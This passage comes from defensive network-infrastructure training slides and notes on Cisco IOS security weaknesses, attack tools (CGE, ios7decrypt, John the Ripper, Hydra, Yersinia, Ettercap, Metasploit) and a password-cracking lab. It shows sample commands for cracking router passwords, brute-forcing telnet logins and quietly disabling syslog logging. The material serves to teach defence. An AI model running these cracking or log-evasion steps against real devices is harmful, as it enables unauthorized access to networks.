We saw one example of an attacker who compromised a router and routed all e-mail traffic over a GRE tunnel, performing a Man in The Middle (MITM) attack. An attacker can also turn a router directly into a (low-fidelity) sniffer with something as simple as “debug ip packet.”

Routers can be used for denial of service, both against the owning organization as well as others. Routers control much bandwidth and can be used to send traffic against other targets. Examples include ICMP floods and Smurf or Fraggle amplifiers that use all clients on a given LAN.

Routers can also be used as intermediaries in attacks to hide an attacker's true IP address. Attackers can use the NAT address of a router to hide their true source address.

# DNI Roadmap

- Introduction
- Network Infrastructure as Targets
- Implementing the CIS Security Configuration Benchmark for Cisco IOS to Improve Security
- Advanced Controls
- Conclusion

- Network Infrastructure Compromise Examples
- Security Challenges
- Attack Tools and Techniques
- Lab: Attacking IOS Passwords

Defensive Network Infrastructure

This page intentionally left blank.

# Network Infrastructure Security Challenges

- Remote Configuration
- Monolithic Kernel
- Default Services
- Often Insufficient Logging
- No/Weak Password Encryption
- Vulnerability Announcement Issues

Defensive Network Infrastructure

## Network Infrastructure Security Challenges

As a network administrator or a security administrator, what are some of the challenges associated with securing the network infrastructure? In the next several slides, we are going to look at significant challenges we face when securing infrastructure devices.

## Security Challenges: Remote Configuration

- Almost always remote access
- Primary configuration protocol is historically telnet
- SSH is available on most IOS trains
  - Required by CIS Benchmark Level 1 (version 3.0.1)

Defensive Network Infrastructure

### Security Challenges: Remote Configuration

Access to network devices for administrative purposes is almost always remote. One simply cannot physically go to each device every time a change needs to be made.

The primary configuration protocol has historically been telnet and telnet is still commonly used. Telnet dates back to 1969 and RFC15, and is designed for a happy and friendly network. Today's networks are anything but friendly with the large amounts of cybercrime, hacktivism, nation-state cyberwar, industrial espionage, and more.

Telnet is an unencrypted protocol. Everything including usernames, and passwords are sent in cleartext. Captured username/password combinations can be reused, often on multiple systems as users have a habit of reusing usernames and passwords.

Secure Shell (SSH) is a widely used secure replacement for telnet, but telnet is still widely in use.

Although SSH support has been available from Cisco for a long time, it was not generally available until the IOS 12.3 train. There have been cost issues with licensing from Cisco, significant additional memory requirements for some older devices, and issues with US cryptographic software export restrictions.

# Security Challenges: Monolithic Kernel

- No patching possible; instead, replacement
  - Involves downtime
- Custom IOS trains have few upgrade options
  - Typically affects ISPs
- Many administrators avoid IOS upgrades for years

Defensive Network Infrastructure

## Security Challenges: Monolithic Kernel

You do not really patch; you replace. The device is unavailable for a short period of time. This is one of the reasons network administrators often avoid upgrades as long as possible. It is common to see devices running IOS that haven't been updated in years.

Also, any changes can introduce instabilities into the network. It is difficult if not impossible to fully test changes to a production environment before implementing the changes. There are several reasons for this including simulating the traffic on an identical router to the production one is hard.

Traditionally, custom IOS trains have had few upgrade options. Typically, they have affected ISPs. Although this is still the case today, it is less of an issue because since IOS 15.0, there is only one train, the M/T train.

The Cisco Product Security Incident Response Team (PSIRT) is responsible for managing the resolution of security flaws in Cisco products and does an excellent job. When vulnerabilities are discovered, they document how to mitigate the vulnerabilities and what IOS software upgrades can be used to resolve the vulnerabilities.

However, for the reasons listed previously, IOS upgrades are often left undone in many organizations.

## Security Challenges: Logging Issues (1)

- IOS logging designed originally for troubleshooting
- Logging of many critical security events has been missing for years
- Events that disable logging are not logged

Defensive Network Infrastructure

### Security Challenges: Logging Issues (1)

IOS logging was originally designed for debugging and troubleshooting, not security.

For years, failed authentication attempts (failed logins) could not be logged. This allowed password guessing attempts, including brute force attacks by tools such as hydra, to go unnoticed. Logging for failed authentication (wrong password or incorrect username, for example) was recently introduced in the IOS 12.3T train. Previous versions of IOS cannot log failed authentication events. In comparison, Windows, Linux, and Unix systems have long been able to log this information.

Another weakness in IOS logging is how log messages are generated for IOS configuration changes. For example, if network (syslog) routing is disabled, a log message is not sent to the network (syslog) server!

## Security Challenges: Logging Issues (2)

- IOS can log:
  - To the console
  - To the terminal
  - To a buffer in the router's RAM
  - To the network (syslog)
    - Only network logging is persistent
    - Not the default

Defensive Network Infrastructure

### Security Challenges: Logging Issues (2)

By default, IOS does not log to the network; it logs only to the console.

IOS can log to the terminal, which is similar to console logging except that it logs to VTY lines. It must be configured for each VTY desired.

It can log to a circular buffer in the router's RAM. Later, logging events overwrite earlier logging events. This log does not survive reboots.

IOS can also log to the network using the standard Unix/Linux syslog facility. Syslog is also available for Windows systems.

Logging over the network is strongly recommended for several reasons, including these reasons:

- Console, terminal, and buffered logging are not persistent
- Log aggregation and analytics purposes
- To make it harder for an attacker who has compromised a system to cover his tracks by modifying or deleting logs

There is also some limited network logging capability over SNMP called SNMP trap logging, which uses SNMP traps and is not covered here.

# Security Challenges: Change Logging Notification

```
rtr-99# show logging
Syslog logging: enabled (0 messages dropped, 0 messages
rate-limited, 0 flushes, 0 overruns)
    Console Logging: level debugging, 374 messages logged
    Trap Logging: level informational, 373 messages logged
    Logging to 192.168.55.250, 12 message lines logged
rtr-99# configure terminal
Enter configuration commands, one per line. End with
CTRL/Z
rtr-99(config)# no logging 192.168.55.250
rtr-99(config)# ^Z
rtr-99#
```

Configuration changed message not sent to syslog!

Defensive Network Infrastructure

## Security Challenges: Change Logging Notification

In the previous example, assume an attacker or other unauthorized user has gained privileged access to a router so that he can make changes. There is a good chance that nothing may have been logged yet.

The attacker looks to see what is being logged via the `show logging` command.

Logging is enabled to the console (which is the default) and also to a remote syslog server at 192.168.55.250. Log messages of level “informational” and higher are sent to syslog (the “Trap logging” level).

The attacker enters global configuration mode and disables logging to the syslog server. The log message that the configuration has changed is only sent to the console, NOT to syslog!

## Security Challenges: Default Services

- Recent versions of IOS have few default services enabled
- Older versions vary enormously
- Possibly enabled services include finger, telnet, rlogin, and TCP small services
- Difficult to differentiate enabled and disabled services
- CDP still globally enabled

Defensive Network Infrastructure

### Security Challenges: Default Services

Recent versions of IOS have few services enabled by default other than the Cisco Discovery Protocol (CDP), which is covered soon.

Older versions of IOS (including a great many still commonly in use) may have any of a large number of services enabled by default. Besides CDP, these include finger, the “tcp-small-services,” which include the echo, discard, daytime, chargen, and telnet and rlogin via “transport input all,” which is often the default for VTY interfaces.

It can be difficult to identify which services are enabled or disabled simply by looking at the IOS configuration file. If a service is enabled by default for a specific version of IOS, there is often no mention of it in the configuration file. Auditing tools such as RAT and Nipper have difficulty with this because they depend entirely on the information in the configuration file.

Later, we discuss specific services that you or may not want to have enabled as well as how to configure them and audit them. Some commonly used services are security risks, and often, there are better replacements.

# CDP Information Disclosure

- Cisco Discovery Protocol: On by default
- Proprietary Layer 2 protocol; then runs on all Cisco equipment
- Fine in a pure routing network, but should not leak out to, for example, hotel wireless networks
- Reconnaissance threat: Makes it easy to obtain extensive information about Cisco devices

Defensive Network Infrastructure

## CDP Information Disclosure

The Cisco Discovery Protocol runs on routers, switches, bridges, and access servers—in short, it runs on all Cisco equipment. It is a Layer 2 protocol that is used for neighbor discovery, so Cisco devices can learn about each other. It is enabled by default.

It is great as a troubleshooting tool and required for some Cisco functionality such as hot standby failover for some of Cisco's hot-standby failover mechanisms. Unfortunately, it also discloses a lot of information about the router that can be very useful to an attacker. This includes:

- Type of device and device name
- Number and types of local interfaces
- Device product number
- IP addresses
- Names and configuration information
- Routing capabilities and verbose IOS version

CDP is globally enabled/disabled with the following commands: `rtr-99(config) # cdp run` and `rtr-99(config) # no cdp run`

When CDP is enabled globally on a device, it can be selectively disabled on interfaces that do not need it, as shown below:

```
rtr-99(config) # interface FastEthernet0/0
rtr-99(config-if) # no cdp enable
rtr-99(config-if) # ^Z
rtr-99#
```

# Security Challenges: Weak Password Encryption

- Passwords can be stored in the config file in clear text
- Type 7 encrypted passwords are trivially cracked
- Type 5 encrypted passwords are encrypted with MD5, which is far better
- The “enable secret” is always a Type 5 password

Defensive Network Infrastructure

## Weak Password Encryption

If you set a password for a local user account or line password, it is often stored in the configuration file in plain text, as shown in the excerpt below:

```
line con 0
password redsox
login
line aux 0
password richard
login
line vty 0 4
password linepassword
login
```

If passwords are set to encrypted via “service password-encryption,” a sixteenth-century cipher, the Vigenere cipher, is used and these passwords are trivially crackable. These are called Type 7 passwords, and the cipher is a polyalphabetic substitution cipher. Multiple characters are used to replace each letter in the password.

There are also Type 5 passwords that use a far more appropriate MD5 hashing algorithm with a 32-bit salt. The “enable secret,” which is used to enter global configuration mode, is always a Type 5 password.

In recent IOS releases, Type 5 passwords are also available for local user accounts and line accounts and should always be used when possible.

Note that if an attacker can obtain a Type 5 password, he can also crack it with a tool such as John the Ripper. “May” is the operative word as if it is a good password, cracking it may take 100s or 1000s or years, which would be impractical.

Cisco has also added a new Type 4 password, based on SHA-256 hashes, in IOS 15.0. These should be cryptographically stronger than Type 5 passwords; however, they are not due to an “implementation issue.” They have already been depreciated.

For more information, visit <http://tools.cisco.com/security/center/content/CiscoSecurityResponse/cisco-sr-20130318-type4>.

# Security Challenges: Managing Vulnerability Announcements

Type	Vulnerability ID	Published	Last Updated	Additional Information	
Multiple Vulnerabilities in Cisco Unified Monitoring Platform Software	CVE-2012-1717	October 31, 2012 16:00 GMT	November 27, 2012 14:23 GMT		
Cisco ASA Version 8.0 Authentication Issues	CVE-2012-1718	June 10, 2012 05:00 GMT	November 16, 2012 15:40 GMT		
Cisco ASA 8.0 and 8.1 Software Anti-Virus Vulnerabilities	CVE-2012-1719	November 03, 2012 03:00 GMT	November 13, 2012 23:16 GMT		
Cisco ASA 8.0 and 8.1 Control Systems Feature Authentication Bypass	CVE-2012-1720	November 03, 2012 16:00 GMT	November 07, 2012 14:51 GMT		
Cisco Firewall Configuration Misconfiguration Vulnerabilities	CVE-2012-1721	October 31, 2012 16:00 GMT	October 31, 2012 16:09 GMT		
Cisco ASA 8.0 and 8.1 Device Discovery Denial of Service Vulnerability	CVE-2012-1722	October 26, 2012 16:00 GMT	October 28, 2012 19:01 GMT		
Multiple Vulnerabilities in Cisco ASA 8.0 and 8.1 Software Anti-Virus and Anti-Spyware Components	CVE-2012-1723	June 20, 2012 16:00 GMT	October 10, 2012 21:51 GMT		
Multiple Vulnerabilities in Cisco Catalyst 3750-X Series PoE+ and Power over Ethernet Products	CVE-2012-1724	October 10, 2012 16:00 GMT	October 11, 2012 15:11 GMT		
Multiple Vulnerabilities in Cisco Firepower Threat Defense	CVE-2012-1725	October 10, 2012 16:00 GMT	October 10, 2012 16:00 GMT		
Cisco IOS Configuration Modified Remote Code Execution Vulnerability	CVE-2012-1726	September 26, 2012 16:00 GMT	October 04, 2012 15:53 GMT		

<http://tools.cisco.com/security/center/publicationListing.x>

Defensive Network Infrastructure

## Managing Vulnerability Announcements

Managing vulnerability announcements for network infrastructure devices such as routers is more of a challenge than it is for edge devices. Update failures and issues typically have a far greater impact. Testing is more difficult, as there might not be a representative test system.

Also, Cisco—unlike other vendors (think Microsoft, IBM, HP, and so on)—does not make vulnerability announcements. You need to go to Cisco's site to look for them manually.

Often, routers and other network infrastructure devices are not commonly updated—vulnerability announcements or not. Many network devices run operating systems that have not been updated for years.

There might be intermediate mitigation techniques, such as blackholing, IDS, IPS, and others. Nonetheless, updating IOS and other network device operating systems is important.

# DNI Roadmap

- Introduction
- Network Infrastructure as Targets
- Implementing the CIS Security Configuration Benchmark for Cisco IOS to Improve Security
- Advanced Controls
- Conclusion

- **Network Infrastructure Compromise Examples**
- **Security Challenges**
- **Attack Tools and Techniques**
- **Lab: Attacking IOS Passwords**

Defensive Network Infrastructure

This page intentionally left blank.

# Attack Tools and Techniques

- CGE
- ios7decrypt
- John the Ripper
- Hydra
- TFTPD
- Yersinia
- Ettercap
- Metasploit

The difference between a security administrator and a hacker is PERMISSION  
(specific, written permission)

Defensive Network Infrastructure

## Attack Tools and Techniques

There are a lot of different attacks tools. We look at some of the more popular ones that are also included in many hackers' toolsets and Linux distributions, such as Backtrack and Kali Linux. We go over the tools quickly, and we experiment with some in the lab.

In the lab, you can use the tools we discuss carefully, but it is more than a risky career move to use them at your organization or elsewhere without specific written permission. You might be arrested, charged with a felony, and convicted if you don't have permission to use these. It has happened before and it will happen again to those who do not have specific written permission.

# Cisco Global Exploiter (CGE)

- CGE was the first Cisco hacking tool for script kiddies and the masses
- “Hack by the numbers” exploits for 14 router and switch vulnerabilities
- Primarily of historical significance (released 4/8/2004), although some systems are still vulnerable

Defensive Network Infrastructure

## Cisco Global Exploiter

Released on 4/8/2004, CGE was the first tool that allowed almost anyone to hack at network infrastructure. It is a simple command-line tool that runs on Windows and Unix/Linux and works simply because most network administrators do not regularly patch router and switch operating systems because of the downtime required.

It is a simple tool to use and a “hack-by-the-numbers” tool, as the syntax that follows shows:

Usage : perl cge.pl <target> <vulnerability #>

Vulnerabilities list :

- [1] - Cisco 677/678 Telnet Buffer Overflow Vulnerability
- [2] - Cisco IOS Router Denial of Service Vulnerability
- [3] - Cisco IOS HTTP Auth Vulnerability
- [4] - Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability
- [5] - Cisco Catalyst SSH Protocol Mismatch Denial of Service Vulnerability
- [6] - Cisco 675 Web Administration Denial of Service Vulnerability
- [7] - Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability
- [8] - Cisco IOS Software HTTP Request Denial of Service Vulnerability
- [9] - Cisco 514 UDP Flood Denial of Service Vulnerability
- [10] - CiscoSecure ACS for Windows NT Server Denial of Service Vulnerability
- [11] - Cisco Catalyst Memory Leak Vulnerability
- [12] - Cisco CatOS CiscoView HTTP Server Buffer Overflow Vulnerability
- [13] - 0 Encoding IDS Bypass Vulnerability (UTF)
- [14] - Cisco IOS HTTP Denial of Service Vulnerability

# ios7decrypt

- A tool written to decrypt Type 7 passwords
- Accepts cipher as an input, outputs plain-text password
- Works only against Type 7 passwords, not Type 5 passwords

```
$ grep password 192.168.1.2.conf  
password 7 110A160A1C1004030F  
$ ios7decrypt.pl <192.168.1.2.conf | grep password  
service password-encryption  
password 7 cookbook
```

Defensive Network Infrastructure

## ios7decrypt

The ios7decrypt tool is one of many tools written that can reverse the Vigenere cipher which is used to store Type 7 passwords. It is an easy tool to use and can take either a password file or a cipher as an input.

The password in the example is trivial, but ios7decrypt cracks any password trivially as the Vigenere cipher is that weak.

Note that ios7decrypt does not work against Cisco Type 5 passwords, but John the Ripper and other tools do.

# John the Ripper (1)

---

- Popular password-cracking tool
- Originally created for UNIX
- Used for Type 5 IOS passwords
- Supports dictionary, hybrid, and brute force attacks
- Brute force always succeeds, eventually
- Great as a password quality auditing tool

Defensive Network Infrastructure

## John the Ripper (1)

John the Ripper is one of the most popular password crackers available. It can be described as an “oldie but goodie.” It is widely used today with the most recent updates this year. John runs on fifteen different platforms and understands several password hash types, including Cisco Type 5 IOS passwords (which are MD5).

It has three modes:

- **Wordlist mode:** This is a dictionary attack and a dictionary file (also called a wordlist) is specified with the `--wordlist` option. There is a supplied dictionary file that comes with John.
- **Hybrid mode:** This is the Wordlist mode together with “word mangling rules,” which checks common substitution methods for the dictionary words, such as changing “e” to “3” and “o” to “0.” The `--rules` option enables word-mangling rules, which use all the passwords in the wordlist as well as simple variants of them as described.
- **Brute Force/Incremental mode:** In this mode, John tries every combination of characters. It will eventually crack every password, but it can take a very long time. It might, for example, take centuries or longer for very complex passwords. John can be distributed across multiple machines to make cracking passwords faster.

John is a useful tool for an attacker to compromise router passwords when the stronger Type 5 passwords are used. The attacker does need a copy of the encrypted passwords, which he might get from a router configuration file, for example.

John is also a useful tool for auditing router passwords.

## John the Ripper (2)

```
root@bt: /pentest/passwords/john
File Edit View Terminal Help
root@bt:/pentest/passwords/john# john --wordlist=password.lst --rules ~/router-passwords.txt
Loaded 3 password hashes with 3 different salts (FreeBSD MD5 [128/128 SSE2 intrinsics 4x])
password          (teddemop)
Secret1           (baldpete)
```

- John the Ripper running in Wordlist mode with “word mangling rules” (Hybrid mode)
- Cracked teddemop’s and baldpete’s passwords almost immediately

Defensive Network Infrastructure

### John the Ripper Example

In the example on the slide, which you will see in the lab, John is running in Wordlist mode with word-mangling rules enabled. It is running against a file in the proper format, which contains IOS Type 5 passwords.

It determines almost immediately that teddemop’s password is “password” and that baldpete’s password is “Secret1.” It continually attempts to crack the additional password.

# Hydra (1)

- Great online password-guessing tool
- Understands many protocols that routers use, including telnet and SSH
  - Both brute force and dictionary attacks
- Much slower than an offline attack
  - e.g. John the Ripper, Cain and Abel, etc.
- Very valid technique for compromising routers

Defensive Network Infrastructure

## Hydra (1)

Hydra is a tool for launching dictionary and brute-force password attacks against a very large number of authentication systems.

It qualifies as “an oldie but a goodie,” just as John the Ripper does, and it is commonly used.

This is noted on the manual page:

“Currently this tool supports:  
AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP,  
HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-PROXY,  
ICQ, IMAP, IRC, LDAP2, LDAP3, MS-SQL, MYSQL, NCP, NNTP, Oracle,  
Oracle-Listener, Oracle-SID, PC-Anywhere, PCNFS, POP3, POSTGRES,  
RDP, REXEC, RLOGIN, RSH, SAP/R3, SIP, SMB, SMTP, SMTP-Enum, SNMP,  
SOCKS5, SSH(v1 and v2), Subversion, Teamspeak (TS2), Telnet,  
VMware-Auth, VNC, and XMPP.”

It supports a session reestablishment feature that enables an attacker to stop an attack (via CTRL/C”) and then later continue the attack from where it was interrupted.

A Cisco IOS device can accept virtual connections as fast as they can be processed. Many Cisco routers have no wait time between failed login attempts, making online password guessing attempts viable.

A wait time can be configured for SSH, telnet, and HTTP connections starting in various IOS 12.x release trains. There are multiple ways to enable a wait time or delay, including the “auto secure” command that introduces a wait time of 1 second between login attempts by default. IOS account lockouts are also possible, but unfortunately not commonly configured in practice.

## Hydra (2)

```
$ hydra 192.168.23.129 telnet -P passwd.txt -t 1 cisco
Hydra v7.3 (c) 2012 by van Hauser / THC & David Maciejak - for
legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2013-09-19
09:24:21
[DATA] 1 task, 1 server, 455 login tries (l:1/p:455), ~455 tries
per task
[DATA] attacking service telnet on port 23
[STATUS] 193 tries/min, 193 tries in 00:01h, 262 todo in 00:02h
[STATUS] 192 tries/min, 384 tries in 00:02h, 72 todo in 00:01h
[23][telnet] host: 192.168.23.129    login: cisco password:
redsox
[STATUS] attack finished for 192.168.1.2
```

Defensive Network Infrastructure

### Hydra Demonstration

Many routers still use telnet for remote login, although ssh is greatly preferred. In the example, hydra attacks the router at 192.168.23.129 with a dictionary attack in an attempt to log in using the telnet protocol.

Attempted passwords come from the file passwd.txt, and it uses the login “cisco.” It is also possible to specify a file with login accounts to try.

Notice the password attempts per minute. Order of magnitude is hundreds of passwords per minute, which is much slower than an offline tool such as John the Ripper.

The “-t” parameter defines how many concurrent connections to use while password guessing. We are limiting hydra in the example to one password attempt at a time. Increasing this value would increase the speed of password guessing; however, that might overload the router and cause it to stop accepting login requests from others. This is a tip off to a legitimate user that something is wrong.

Because this is a dictionary attack, the likelihood is that great passwords would never be discovered. Still, this is a useful technique, as we know that in practice, weak passwords are often chosen. Also, in many environments, there is limited logging on routers and other network devices so this attack attempt might not be discovered quickly if at all.

# TFTP

- Routers can be TFTP clients or servers
- Commonly used to transfer IOS images, config files, and more
- No authentication: simple protocol
- Attacks include:
  - Brute force against a TFTP Server
  - Impersonating a TFTP Server

Defensive Network Infrastructure

## TFTPD

TFTP is a simple protocol used to transfer files and commonly used with routers for configuration files, IOS images, and more.

IOS can act as a TFTP client or TFTP server. It is not a fully functional TFTP server as it can only serve files for download and cannot be used to upload files to the router.


TFTP is so simple that it has no authentication and no way to list directories. To download a file, you must know (or guess) its name.

Attacks against TFTP include:

- **Brute force:** Brute force attacks against a TFTP server try to guess file names and download them. These can include configuration files which contain (hopefully, Type 7) passwords and other sensitive information. Metasploit, discussed later, includes a module which uses a dictionary for brute forcing TFTP.
- **Impersonating a TFTP server:** One example of this is when routers are configured with “service config,” the default before IOS 12.0 may be inherited by later IOS configurations. With “service config” routers, periodically issue TFTP broadcast requests for updating the config files.

If an attacker can receive these broadcasts because the configuration files have predictable names, he can respond with his own configuration file that contains local usernames/passwords and other arbitrary configuration information.

# Yersinia



- Layer 2 Attack Utility
- GUI, Daemon, Command Line
- CDP, DHCP, 802.Q, 802.X, DTP, HSRP, ISL, VTP, and STP attacks

Defensive Network Infrastructure

## Yersinia

Yersinia pestis is the bacteria responsible for the plague, including the Black Death that killed at least one third of the European population in the mid 1300s. Thousands of cases are still reported yearly. Yersinia, the software tool, supports the following protocols: Spanning Tree Protocol (STP), VLAN Trunking Protocol (VTP), Hot Standby Router Protocol (HSRP), Dynamic Trunking Protocol (DTP), IEEE 802.1Q, IEEE 802.X, Cisco Discovery Protocol (CDP), Dynamic Host Configuration Protocol (DHCP), and Inter-Switch Link Protocol (ISL).

It is a full featured Layer 2 attack utility or a “Framework for Layer 2 attacks,” as the man page says. It not only has a command line and two graphical interfaces, but it also has a daemon mode with an interface similar to Cisco IOS. The daemon mode allows it to be controlled remotely over IP for conducting Layer 2 attacks remotely. In the following, we start Yersinia in daemon mode and connect to it via telnet:

```
root@bt:~# yersinia -D
root@bt:~# telnet 127.0.0.1 12000
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
Welcome to yersinia version 0.7.1.
Copyright 2004-2005 Slay & Tomac.
login: root
password: <root>
MOTD: Ghosts'n'Goblins, Trojan, Out Run, Bump'n'jump, Side Arms...

yersinia> enable
Password: <tomac>
Yersinia#
```

# ettercap

---

- Easy MitM attacks
- Includes a variety of attack utilities:
  - DoS attacks, STP, MitM, ARP Poisoning, SMB, SSHv1, SSHv2 downgrade
- Unix/Linux and Windows versions
- In most hacking toolkits

Defensive Network Infrastructure

## ettercap / ettercap-NG

Ettercap, sometimes called ettercap-NG since a very different version was released in 2004, was initially a sniffer for switched networks. Ettercap is actively maintained with several releases per year.

It is now a much more full featured tool with a plugin framework to allow extensibility. It easily performs MitM attacks and it sniffs a dizzying array of protocols including telnet, FTP, POP, RLOGIN, SSH1, ICQ, SMB, MySQL, HTTP, IRC, RIP, BGP, IMAP 4, VNC, LDAP, NFS, SNMP, and more.

For MitM attacks, it can use ARP poisoning, DHCP spoofing, ICMP redirection, and more. It has a text, curses, GUI interface, and a daemon mode. It is also the first tool to transmit the correct Bridge Protocol Data Units (BPDUs) to become the STP Root Bridge.

# Reliable IOS Exploitation

- Formerly believed that IOS bugs could result only in DoS
- Blackhat presentation “The Holy Grail: Cisco IOS Shellcode and Exploitation Techniques” by Mike Lynn showed otherwise
- An IOS worm can take down the Internet and more

Defensive Network Infrastructure

## Reliable IOS Exploitation

It was previously believed that IOS bugs could result in only denial of service, but a controversial presentation by Mike Lynn at the BlackHat hacker conference (titled “The Holy Grail: Cisco IOS Shellcode and Exploitation Techniques”) indicates otherwise.

The talk was removed at the last minute by Blackhat due to what was described as strong arm tactics by Cisco. Imagine receiving hardcopy conference proceedings at a hacker conference with pages removed. This clearly raised the interest level.

Mike Lynn decided to give his presentation anyway at the last minute. His home was raided by the FBI, his employer ISS fired him (or perhaps he resigned), and he was sued by both Cisco and ISS.

Reactions from the security community were severe and included Bruce Schneier describing Cisco as acting “like thugs.” The course author of this material was consulting for Cisco when this occurred, and Lynn’s presentation portrayed Cisco and IOS security measures in a positive light. As we know, everything has vulnerabilities.

Cisco’s moves were a publicity nightmare for them in the security community.

Lynn’s talk explored new mechanisms that could be potentially used to exploit buffer and overflow vulnerabilities in IOS buffers and heap reliably, even across IOS versions. They could theoretically be used to create a worm that moved from IOS device to device, causing significant Internet outages, perhaps even an “Internet Snow Day.”

Although Cisco threatened any websites that had copies (“lynn-cisco.pdf”), Lynn’s presentation is still available.

# Kali Linux

- A Linux distribution that includes a wide variety of security tools:
  - Ettercap
  - Yersinia
  - Hydra
  - John the Ripper
  - Much, much, more



Defensive Network Infrastructure

BackTrack 5 is the latest release of BackTrack, a Linux distribution that contains a large number of utilities for security professionals that have already been downloaded, compiled where necessary, and tested. BackTrack is no longer maintained, although it is still widely used. Kali Linux is a replacement from the creators of BackTrack. We use both Kali - (run as a virtual machine) and Windows-based tools in lab this week.

For more information about Kali Linux, visit the website at <http://www.kali.org>. It is freely downloadable in many formats and has 32- and 64-bit variants.

# Metasploit Infrastructure Attacks

Metasploit: A popular penetration-testing framework

Not specifically network infrastructure-oriented

- Simple router attacks
- DNS attacks
- IP spoofing
- Port scanners
- SNMP scanning
- TFTP brute force attacks
- Wireless attacks

The screenshot shows a terminal window titled "root@DCM:/opt/metasploit3/msf3". It displays the following text:

```
root@DCM:/opt/metasploit3/msf3
File Edit Tabs Help
[...]
msf > [+] metasploit v3.6.0-dev [core:3.6 opt:1.6]
+ ...=+ 641 exploits - 322 auxiliary
+ ...=+ 215 payloads - 27 encoders - 8 nops
+|= svn r11468 updated 988 days ago (2011.01.04)

Warning: This copy of the Metasploit Framework was last updated 988 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
http://www.metasploit.com/readme/projects/framework/wiki/Updating

/opt/metasploit3/msf3/lib/active_support/core_ext/kernel/agnostics.rb:7: warning
g: Insecure world writable dir '/opt/xplcio/bin' in PATH, mode 040777
msf > Interrupt: use the 'exit' command to quit
msf > [
```

Defensive Network Infrastructure

## Metasploit Infrastructure Attacks

Metasploit is a penetration testing framework with free and commercial versions. Wikipedia describes it as a “vaguely open-source project.”


It is a powerful framework, and although it contains only a limited number of specific network infrastructure attacks, it contains some simple router attacks, SNMP scanning, and DNS attacks. It can brute force TFTP, has port-scanning capabilities, and it can do wireless attacks.

It is without doubt a powerful framework, and the most popular pen testing framework.

# SHODAN

## Infrastructure Queries

- Discovery (SHODAN)
- Exploit:
  - SHODAN Exploits
  - Metasploit
  - Other



Defensive Network Infrastructure

### SHODAN Infrastructure Queries

Shodan is a search engine that does searches for specific types of computers/devices. These can include routers, and according to their website, webcams, power plants, iPhones, wind turbines, refrigerators, and VoIP phones.

It indexes service banners from TCP port 80 and others, such as 21 (ftp), 22 (ssh), 23 (telnet), 161 (SMNP), and 5060 (SIP). A search on IOS 12, for example, returns over 3 million results!

Relatively new are SHODAN exploits, which search for known vulnerabilities and exploits across many systems, including Exploit DB, Metasploit, CVE, and others. A search on IOS 12 returned dozens of results.

The name SHODAN is a fictional artificial intelligence being from the video games System Shock and System Shock 2 and stands for Sentient Hyper-Optimized Data Access Network.

SHODAN is merely introduced here and will be examined in more detail later in this course.

## Summary: Attack Tools and Techniques

- Weak passwords, an easy target
- IOS has vulnerabilities like anything else
- Many tools target IOS directly or indirectly
- SHODAN uncovers network infrastructure directly accessible on the Internet

Defensive Network Infrastructure

### Summary: Attack Tools and Techniques

Every complex system has vulnerabilities and that includes routers and other network devices.

These can include direct vulnerabilities in IOS, IOS configurations, poor network configurations, weak password and weak password protection measures such as Type 7 passwords, and more.

There are also a number of tools that both directly and indirectly target routers and other network devices.

The Center for Internet Security, SANS, and others have developed and are further developing security benchmarks and configuration standards for the protection of network devices. We explore them in the material that follows and help you develop the skills required to assess, harden, and audit network devices in your organization.

# DNI Roadmap

- Introduction
- Network Infrastructure as Targets
- Implementing the CIS Security Configuration Benchmark for Cisco IOS to Improve Security
- Advanced Controls
- Conclusion

- Network Infrastructure Compromise Examples
- Security Challenges
- Attack Tools and Techniques
- Lab: Attacking IOS Passwords

Defensive Network Infrastructure

This page intentionally left blank.

---

# Lab 1

---

## Attacking IOS Passwords

Defensive Network Infrastructure

Complete the exercises in this lab to reinforce the material covered. Answer the questions at the end of the lab once you have completed the exercises.

## Lab Goals

---

- Ensure our VM software and Kali Linux are configured
- Test some of the tools we've covered in the material to decrypt and crack router passwords:
  - ios7decrypt
  - John the Ripper

Defensive Network Infrastructure

**Description:** The Cisco IOS operating system commonly stores passwords in its configuration file. You will see later that the CIS Level 2 Benchmark recommends using centralized access control, such as a remote TACACS+ server. Note that even with centralized access control, there should be at least one local account in case the centralized service fails or is misconfigured. This local account and password will be in the configuration file.

## 1.1 Install/Initialize Kali Linux

- Kali Linux is a Linux distribution that contains numerous tactical assessment utilities
- If you do not have it already installed, you can copy the Kali Linux virtual machine on the class media to your system and then unzip it

Defensive Network Infrastructure

Kali Linux is a Linux distribution that contains numerous tactical assessment utilities useful for both the skilled professional and the novice system administrator. The tools are already compiled, dependency-checked, and categorized for ease of use.

Kali Linux is both available for free download from the Internet and on the course media. We suggest you use the image from the course media as it contains some files preinstalled that we will use in the lab.

